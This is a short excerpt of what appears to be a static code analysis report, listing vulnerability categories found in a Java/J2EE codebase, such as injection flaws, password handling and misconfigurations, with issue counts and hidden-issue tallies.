J2EE Misconfiguration: Missing Data Transport Constraint (2 Hidden)	2
Missing Check for Null Parameter (2 Hidden)	2
Object Model Violation: Just one of equals() and hashCode() Defined (2 Hidden)	2

Password Management: Empty Password	2
Password Management: Null Password (2 Hidden)	2
Race Condition: Static Database Connection (2 Hidden)	2
Resource Injection (2 Hidden)	2
Unchecked Return Value (2 Hidden)	2
Unreleased Resource: Sockets (2 Hidden)	2
Weak Cryptographic Hash (2 Hidden)	2
Cross-Site Scripting: Poor Validation (1 Hidden)	1
Denial of Service: Parse Double	1
Dynamic Code Evaluation: Code Injection	1
File Disclosure: J2EE	1
Insecure Randomness (1 Hidden)	1
J2EE Bad Practices: Sockets (1 Hidden)	1
J2EE Misconfiguration: Excessive Servlet Mappings (1 Hidden)	1
J2EE Misconfiguration: Excessive Session Timeout (1 Hidden)	1
J2EE Misconfiguration: Missing Servlet Mapping (1 Hidden)	1
Password Management: Password in Configuration File	1
Poor Error Handling: Throw Inside Finally (1 Hidden)	1
Poor Style: Confusing Naming (1 Hidden)	1
Poor Style: Value Never Read (1 Hidden)	1
Race Condition: Singleton Member Field	1
XPath Injection	1

Issue Breakdown by Analysis

Issues by Analysis